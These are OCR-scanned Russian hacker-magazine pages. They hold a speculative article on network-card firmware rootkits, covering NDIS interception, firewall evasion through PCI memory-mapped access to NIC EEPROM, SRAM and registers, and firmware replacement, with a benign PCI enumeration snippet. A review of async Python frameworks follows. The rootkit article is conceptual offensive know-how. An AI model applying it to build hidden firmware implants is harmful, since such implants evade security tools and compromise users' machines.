
Александр Эккерт (stannic.man@gmail.com)



РУТКИТ В СЕТЕВУХЕ

Фантазии системного программиста о создании непобедимого руткита

Представь себе фантасмагорию: твоя сетевая карта (или процессор, или видеокарта) живет отдельной жизнью шизофреника. И дружит она (или все эти компьютерные потроха сразу) против тебя. Возможно ли такое восстание машин, инициированное силами хакеров или, скажем, производителей железа? Давай пофантазируем!



Так схематично проходит процесс обработки сетевых пакетов на уровне NIC <===> PCI

Начнем с того, что любой сетевой пакет, пришедший из недр сети, прежде чем дойти до твоего браузера или другого сетевого приложения, в первую очередь будет обработан твоей сетевой картой, а затем — непосредственно ядром операционной системы. А вдруг этот самый пакет будет нести вместе с собой некие инструкции, которые тут же подчинят себе всю машину? Ведь для этого не нужно писать эксплоиты, искать уязвимости, для того чтобы внедрить зловредный код... Просто... отправь пакет на какой-либо открытый порт. И — все... Ты уже не хозяин своему компьютеру. И плакали крокодильими слезами разработчики антивирусных программ и систем проактивной защиты – помочь они ничем не смогут.

Поехали!

Скажу только одно — есть в сети примеры (внимание!) веб и SSH-серверов, базирующихся на ресурсах одной лишь сетевой или графической карты. Да-да, использующих ресурсы (микропроцессор и оперативную память) этих самых карт (prooflink: alchemistowl.org/arrigo/Papers/Arrigo-Triulzi-PACSEC08-Project-Maux-II.pdf, а также radioradar.net/news/electronics_news/avr_crumb644_net.html).

Если ты до сих пор не понял, о чем речь, повторю: не нужна операционная система, не нужно ядро, все что нужно – это микропроцессор сетевой карты, который будет обрабатывать приходящие пакеты из сети и что-то там отсылать обратно. Представь себе мини-Apache, который реализован вне контроля ядра за самой машиной, ведь сетевая карта, как железка, висит где-то на PCI-шине и ей подвластно все ядро операционки

Страшно, но это еще цветочки, мой дорогой друг. Главное — уяснить то, что разработчики отдельных важных железок в твоем компьютере, будь то сетевая плата или видеокарта, в глубоком секрете держат все скрытые возможности своих разработок. Просто вспомни, что такое недокументированные возможности операционной системы. Или процессора. Или еще какой-нибудь железки, полные возможности которой хранятся в глубокой тайне от нас, программистов.

Лезем в недра

А теперь представь себе руткит, который живет не в операционной системе, а, скажем, в той же самой сетевой карточке. Хотя такое реализовать под силу лишь разработчикам самого железа, мы попробуем поставить себя на их место и посмотреть, возможно ли полностью контролировать железо в твоем компьютере или нет? Сегодня мы попытаемся рассмотреть эту интересную тему с точки зрения системного программиста. Мы попробуем ответить на вопрос, как «глубока кроличья нора», как глубоко можно залезть в недра операционной системы. Бороться с руткитами, живущими в firmware железяк твоего компьютера, наверное, все-таки бессмысленно. Однако ковыряние во внутренностях ядра и железа, как ты сейчас увидишь, откроет перед тобой много всяких интересных подробностей.

Обычный перехват сетевого трафика в современных файрволах сводится к установкам TDI-NDIS-фильтров и перехвате важных NDIS-функций, таких, как, скажем, NdisRegisterProtocol. Есть два подхода к перехвату сетевого трафика. Первое — это установить, скажем, TDI-фильтр или NDIS IM-драйвер и жить себе спокойно. Но этот подход не защитит минипорт сетевой карты, который является своеобразным форпостом, ибо дальше — ресурсы сетевой карты и сеть.

Перехват ключевых функций в структуре NDIS_MINIPORT_BLOCK может гарантировать твоей зверюшке уверенный контроль или модификацию сетевого трафика, если бы не одно «но» — заполучить указатель на NDIS_MINIPORT_BLOCK ой как непросто! Один из самых распространенных способов получить указатель на минипорт — регистрировать свой сетевой протокол в ядре вызовом NdisRegisterProtocol, но файрволу достаточно перехватить эту функцию, чтобы обломать все попытки это сделать.

Как же быть?

Казалось бы, способов контроля сети современному руткиту остается немного, однако в данной ситуации мало кто вспоминает о таком волшебном слове, как PCI. Ведь сетевая карта «сидит» на PCI-шине, взаимодействует (читай «передает данные») с ядром операционной системы именно посредством тех ресурсов, которые PCI-шина ей выделяет

Сетевая карта (физически) состоит из двух блоков — PHY-блок и MAC-блок. Первый отвечает за непосредственное «переваривание» сигналов с RJ45-кабеля в набор байт,



dvd

На диске ты найдешь пару зачетных книг в pdf-формате, посвященных описанию PCI-интерфейса, которые настоятельно рекомендую к прочтению, а также код, позволяющий легко просканировать PCI-шину, найти и описать все устройства, «висящие» на шине, в том числе регион памяти, который выделен устройству.



links

Рекомендую к посещению — alchemistowl.org/arrigo/index.html, сайт Arrigo Triulzi, там есть немало вкусностей на тему нагиба всяких операционных систем.

которые для дальнейшей обработки передаются в MAC-блок. Этот блок гораздо интереснее, потому что именно он непосредственно отвечает за взаимодействие с драйвером сетевой карты (минипортом). Он обладает одним или двумя CPU, EEPROM-памятью, собственной SRAM-памятью и набором регистров, посредством которых управляется «устройство» сетевой карты. В EEPROM, как правило, содержится информация о производителе, MAC-адрес сетевой карты, образ прошивки. Структура каждого конкретного EEPROM имеет недокументированный формат и зависит лишь от фантазии разработчиков самой сетевой карты. SRAM-память содержит копию прошивки firmware, структуры сетевых пакетов, а также временные буферы для хранения приходящих/уходящих сетевых пакетов. Регистры, в свою очередь, позволяют полностью контролировать сетевую карту и управлять ею. Сколько их, и для чего они служат в каждом конкретном случае — также зависит от фантазии разработчика, поэтому зачастую часть из них имеет недокументированный формат.
Главный вопрос статьи — можно ли получить доступ к EEPROM, SRAM или регистрам? Ответ — да, можно. И сделаем мы это через PCI-интерфейс.
PCI-шина поддерживает метод передачи данных, называемый «linear burst» (метод линейных пакетов). Этот метод предполагает, что пакет информации считывается (или записывается) «одним куском», то есть адрес автоматически увеличивается для следующего байта. Естественным образом при этом увеличивается скорость передачи собственно данных за счет уменьшения числа передаваемых адресов. Шина PCI является той черепахой, на которой стоят слоны, поддерживающие «Землю» — архитектуру Plug and Play (PnP).
Спецификация шины PCI определяет три типа ресурсов: два обычных («диапазон памяти» и «диапазон ввода/вывода», как их называет компания Microsoft) и configuration space — «конфигурационное пространство».
Более подробно о шине PCI ты сможешь прочесть в замечательной книге «PCI Bus Demystified» от товарища Doug Abbott, ее ты сможешь найти на диске к журналу.
Именно PCI-шина, благодаря своим «фундаментальным» особенностям, позволит нам получить доступ ко всем ресурсам не только сетевой карты, но и любого другого устройства, которое сидит на PCI-шине. И при этом мы, находясь в трезвом уме и не совсем трезвой памяти :), не задевая такие уровни сетевой инфраструктуры, как TDI или NDIS, где сидят сторожа файрволов, сразу залезем в глотку сетевой карте. И никто нам в этом не помешает: все, что нужно будет сделать — засандалить драйвер в систему.
Операционная система для взаимодействия с устройствами на PCI-шине задействует механизм ввода-вывода, основанный на проекции участков памяти (memory-mapped I/O).
Такой участок памяти, как правило, имеет размер в 64 килобайта. Первые 32 килобайта использованы для проекции регистров устройства, вторые 32 килобайта представляют собой «окно» с возможностями чтения/записи в SRAM-память сетевой карты. Всего этого вполне хватит, чтобы получить контроль над любым из устройств, присутствующих на PCI-шине.

Перечислим все устройства на PCI-шине

```
for (busNumber = 0; !adapterFound && moreBuses; busNumber++)
{
  for (deviceNumber = 0;
      !adapterFound && deviceNumber < PCI_MAX_DEVICES;
      deviceNumber++)  {
    slotNumber.u.bits.Reserved = 0;
    slotNumber.u.bits.DeviceNumber = deviceNumber;
    slotNumber.u.bits.FunctionNumber = 0;


    length = HalGetBusData(PCIConfiguration,
      busNumber,
      slotNumber.u.AsULONG,
      configInfo,
      sizeof(PCI_COMMON_CONFIG) );
  }
}
```

Осталась самая малость — разобраться, в смысле, отреверсить EEPROM сетевой карты, потому что в нашем случае EEPROM — это все. Что тут надо иметь в виду? Во-первых, EEPROM содержит в себе non-volatile-данные. Во-вторых, эти данные доступны для чтения и записи через набор регистров сетевой карты. Ну и в-третьих, надо помнить, что формат EEPROM практически никем из производителей сетевых карт не документируется. Что мы знаем о EEPROM? Он содержит в себе, как правило, заголовок загрузчика, метаданные «устройства» сетевой карты, данные о конфигурации сетевой карты, такие как MAC-адрес, и самое главное — набор firmware-имиджей, то есть: код загрузчика, дефолтный имидж, PXE (Preboot eXecution Environment, хрень для возможности «загрузки компьютера с использованием сетевого интерфейса») и много всего прочего.
Теперь надо ответить на вопрос, как имидж frimware загружается из EEPROM в память? Очень просто — надо перегрузить сетевую карту и остановить процессор как можно скорее! Разумеется, делать это надо с использованием ПО, поддерживающего эмуляцию физических устройств :). Что в результате? В результате можно увидеть, что каждый раз, когда происходит подключение сетевой карты (или перезагрузка PCI-шины):
а. Процессор инициализирует EEPROM и и загружает загрузчик firmware (простите за тавтологию) из EEPROM.
б. Выполняет код загрузчика firmware, то есть конфигурирует ядро сетевой карты, настраивая часы, потребление энергии и прочее; после чего загружает на исполнение «вторую очередь» firmware, которая является дефолтным основным имиджем сетевой карты; после чего настраивает все остальное — MAC-адрес и прочие особенности сетевой карточки.
Вот, в принципе, и все, что нужно знать и процессе загрузки имиджа сетевой карты. И наконец, отвечу на вопрос, который, наверное, давно вертится у тебя в голове: можно ли сделать такой руткит, который сможет заразить сетевую или графическую карту? Ответ прост: да, это можно сделать, хотя и очень-очень непросто. Несмотря на то, что такой руткит будет весьма опасным и живучим, он сможет жить лишь на конкретной марке сетевой карты от одного производителя. Для разработки такого руткита нужно сдампить firmware, отреверсить его, разобраться в принципах работы регистров... А затем написать свое собственное firmware, которое и будет заменено на оригинальное. Сделать это крайне сложно, хотя и возможно. В сети, если хорошенько поискать, можно найти реальные примеры программулек, которые могут заставить сетевую карту жить двойной жизнью. Однако, повторюсь, это всего лишь PoC, который привязан к конкретной модели сетевой карты.
А что насчет контроля за сетевыми картами без варианта инсталляции руткита? Ненамного проще! Универсального способа, который бы позволил нагнуть все сетевые карты разом, не существует. Производителей множество, и запилить программу, которая будет контролировать все сетевые карты подряд, невозможно. Для этого, как ты уже понял, нужно знать конкретные особенности конкретной сетевой карты — ведь сколько разработчиков, столько и разных форматов EEPROM, регистров, ну и, разумеется, firmware. Нужно хорошо разбираться в принципах действия шины PCI и самой операционной системы.

Вместо заключения

Согласен: выбирать путь заражения или контроля за PCI-based-устройствами таким вот способом — удел немногих извращенцев. Нет, я отнюдь не призываю тебя присоединяться к извращенцам, однако системный кодинг в этом направлении поможет тебе понять, как работает система на уровне аппаратного железа. Поверь, это крайне увлекательное занятие :). Удачного компилирования, и да пребудет с тобой Сила! ⌶

Адиль Хаштамов (adil.khashtamov@gmail.com, http://khashtamov.kz)



ВЕБ ПО-АСИНХРОННОМУ

Обзор асинхронных фреймворков для Python

Асинхронный фреймворк — это ключ к тому, чтобы твое крутое веб-приложение могло обрабатывать сразу тысячи одновременно висящих клиентов даже на средненьком дедике. Звучит фантастично? Поверь мне, это правда!


Что за зверь?

Прежде чем окунуться в омут фреймворков, я хочу поведать о том, что же на самом деле такое «асинхронность».

Современные методы программирования в большинстве своем базируются на так называемом синхронном стиле (выполнении кода построчно, шаг за шагом, линейно). Для более ясного понимания представим веб-сервер, который получает запрос от клиента, и пока сервер обрабатывает один запрос, другие клиенты должны будут ждать конца выполнения, и только после этого до них дойдет очередь. Согласись, это далеко не самый эффективный способ. Если ты в теме, то можешь возразить мне и сказать, что человечество давно уже придумало потоки. Но в потоках скрывается куда больше проблем, чем они способны решить. Представь себе 10 тысяч одновременных соединений, и следовательно, 10 тысяч потоков. Создание огромного количества потоков просто-напросто поглотит всю оперативную память компьютера, не говоря уже о быстродействии процессора между переключением контекста — налицо явная DOS-атака. Наиболее эффективное решение обработки тысячи одновременных соединений — это, несомненно, асинхронные сокеты. Асинхронный стиль, он же неблокирующий, часто называют событийно-ориентированным. Представим себе код:

```
s = socket.socket(...)
s.setblocking(ISBLOCKING)
s.connect((host,port))
data = s.recv(1024)
# какой-то другой код
s.close()
```

В коде видно, что пока данные с сокета не будут получены, следующий за ним код не будет исполнен. Асинхронный же код после запроса



Серьезность сайта Twisted говорит о серьезности фреймворка

ТЕМАТИЧЕСКИЕ ССЫЛКИ

- tornadoweb.org — официальный сайт фреймворка Tornado.
- twistedmatrix.com — сетевой асинхронный швейцарский нож Twisted.
- gunicorn.org — WSGI Python-сервера.
- gevent.org — сетевая библиотека, основанная на библиотеке libev-ent.
- nichol.as — asynchronous-servers-in-python-тест на производительность сетевых неблокирующих фреймворков на Python.
- pycon.blip.tv — видео с конференции PyCon.

данных не ждет ответа, а сразу передает управление дальше, поэтому, как только сервер соизволит ответить, мы об этом узнаем и как следует обработаем его ответ. То есть, концепция асинхронного программирования заключается в том, что ты пишешь код, который реагирует на определенные события — например, когда клиент подключен/отключен/готов к приему сообщений и так далее. Неблокирующий сетевой ввод-вывод в разных операционных системах реализуется по-разному. Например, в Windows это select(), в Linux epoll(), poll(), а во FreeBSD это kqueue(). Помнится мне, что в одном из старых выпусков журнала][многоуважаемый Михаил Флёнов, он же horiffic, рассказывал о том, как написать самый быстрый в мире сканер портов. Очень советую отыскать тебе эту статью и как следует понять описанные в ней механизмы (xakep.ru/magazine/xa/042/058/1.asp — как же давно это было… — прим. ред.). Именно эти механизмы позволяют нам обрабатывать тысячи одновременно открытых сокетов в рамках одного процесса, а, следовательно, и одного главного потока. Но стоит отметить, что такой подход скрывает в себе и подводные камни, о которых я расскажу в конце статьи. А сейчас приступим непосредственно к обзору инструментария.


Зверинец фреймворков

Куда же без их, родимых? Для Python-программистов на интернет-рынке существует огромное количество интересных фреймворков — как асинхронных, так и синхронных. Из последних, пожалуй, стоит выделить всеми известный и попсовый фреймворк Django, о котором][писал не так давно. Но сегодня речь не о нем (точнее, не только о нем). Итак, что же у нас есть на сегодняшний день?

Tornado

Стоит отметить, что у данного фреймворка весьма интересная история. Изначально он писался для внутреннего использования сервисом FriendFeed. Позже, когда сервис был выкуплен в 2009 году социальной сетью Facebook, ребята решили выложить исходные тексты этого замечательного инструмента. На текущий момент Tornado имеет небольшое, но дружное сообщество разработчиков и пользователей, которые активно обсуждают и поддерживают любимый фреймворк. Доказательством моих слов служит недавний стабильный релиз второй версии Tornado. Пожалуй, одним из значительных минусов этого неблокирующего аппарата является отсутствие внятной документации, отсюда и не столь его большая популярность по сравнению с Django, где документация просто сказочная. Но для настоящего питониста это не должно быть преградой, ибо мы не ищем легких путей! Тем более, что читать исходный код Tornado очень приятно — он красиво и корректно написан. А совмещать приятное с полезным вдвойне приятно, тем более, что кода совсем немного. Кстати, если ты работал с микрофреймворком web.py, то Tornado покажется очень знакомым, в нем сочетаются те же самые простота и эффективность :) — за примерами можно обратиться к папке demos в архиве фреймворка, благо, их там достаточно.
Так что же у него внутри? Чем он так привлекает немалое количество профессионалов среди веб-разработчиков? Tornado по праву можно назвать полноценным веб-инструментом. В нем отлично поддерживается парадигма MVC (model-view-controller), обращает на себя внимание весьма серьезный по скорости встроенный шаблонизатор с хорошим синтаксисом шаблонов, похожим на синтаксис шаблонов Django. Приятным плюсом для меня был и набор модулей для авторизации на популярных социальных сервисах типа Twitter, Facebook, Google — сейчас очень модно лепить такие фишки на сайтах, дабы не посылать юзера через дебри этапов регистрации. Благо ныне у каждого компьютеризированного человека есть хотя бы один аккаунт в этих сетях. Относительно работы с базой данных разработчики проявили некоторый агностицизм и по умолчанию поддерживают работу только с MySQL, которая всецело построена в блокирующем стиле, поэтому практически все плюшки асинхронной работы Tornado исчезают, если ты пишешь веб-приложение, которое взаимодействует с MySQL-базой, хотя попытки написания стабильного асинхронного драйвера продолжаются. Из этой ситуации есть выход — использовать PostgreSQL, который явно быстрее MySQL и в последних релизах поддерживает асинхронную обработку запросов.





База интересных сниппетов от сообщества Tornado

Простейший Hello world в Tornado выглядит так:

Hello world на Tornado

```
import tornado.ioloop
import tornado.web

class MainHandler(tornado.web.RequestHandler):
   def get(self):
      self.write("Hello, world")

application = tornado.web.Application([
   (r"/", MainHandler),
])

if __name__ == "__main__":
   application.listen(8888)
   tornado.ioloop.IOLoop.instance().start()
```

Запускать данный скрипт можно прямо в консоли — Tornado действительно многое унаследовал от web.py в плане простоты. В его поставку входит весьма неплохой http-сервер, который лучше всего запускать за front-end-сервером вроде nginx, для более стабильной и эффективной работы твоего веб-приложения. Для более детального ознакомления с его спецификациями советую сходить на официальный сайт фреймворка.

Плюсы:

1. Достаточно низкий порог входа, что дает значительное преимущество перед остальными фреймворками.
2. Весьма легкий для чтения и понимания код, нет практически ничего лишнего.
3. Внушительно быстрая обработка тысяч одновременно открытых соединений. За конкретными тестами милости прошу в линки, указанные мной во врезке.

Минусы:

1. Отсутствие внятной документации.
2. Tornado беден на сторонние библиотеки, хотя это вопрос времени.

Twisted

Пожалуй, Twisted по праву можно назвать «швейцарским ножом» для любого сетевого программиста на Python. Это настолько огромный монстр с внушительным функционалом, что о большем и мечтать нельзя. Он поддерживает работу с целым зоопарком протоколов: TCP/UDP, SSL/TLS, HTTP, SSH, FTP, IRC, NNTP, XMPP и еще кучей всего остального. Из плюсов Twisted стоит выделить весьма богатую библиотеку, а также внятную и обширную документацию с практическими примерами. Чисто с моей точки зрения, Twisted — это целая платформа, изучение которой требует немало времени и практики, но оно того стоит, если ты так или иначе вовлечен в удивительный мир сетевого кодинга. Кстати, о Twisted написана не одна книга, что лишний раз подтверждает серьезность фреймворка. Обратной стороной медали является тот факт, что любая большая система чаще всего является сложной. Увы, Twisted — не исключение. Помимо сложности изучения, Twisted значительно уступает по скорости обработки соединений вышеупомянутому Tornado. О многочисленных тестах, которые проводились между различными неблокирующими фреймворками Python, ты можешь узнать из линков в конце статьи. Также стоит отметить, что разрабатывать веб-приложение на Twisted, как в плане написания, так и в плане развертывания, на порядок сложнее, чем в Tornado. Twisted не так просто (по сравнению с Tornado или тем же Django) интегрировать с базой данных — в его конкурентах львиную долю работы на себя берет фреймворк — даже в части создания таблиц и формирования SQL-запросов.

Плюсы:

1. Очень богатая библиотека.
2. Отличная документация.

Минусы:

1. Судя по тестам, является далеко не лидером в быстродействии.
2. Достаточно высокий порог вхождения.

Gunicorn + Gevent

Об этой связке, пожалуй, знают не так много Python web-разработчиков, поэтому я решил осветить ее подробнее. Впервые об этом альянсе я услышал на конференции PyCon, которая проходила в этом году в Атланте. Суть заключается в объединении супербыстрого WSGI-сервера Gunicorn с сетевой библиотекой нового поколения Gevent (она также включает в себя встроенный WSGI-сервер на основе libevent). Если быть максимально кратким, то сетевая библиотека Gevent дает нам возможность писать асинхронный код в синхронном стиле, что, несомненно, является весомым плюсом по части трудозатрат. Gevent использует так называемые «гринлеты» («микропотоки») чаще всего внутри главного потока, поэтому неудивительно, что разработчик библиотеки в качестве

Читабельный код модуля asyncore

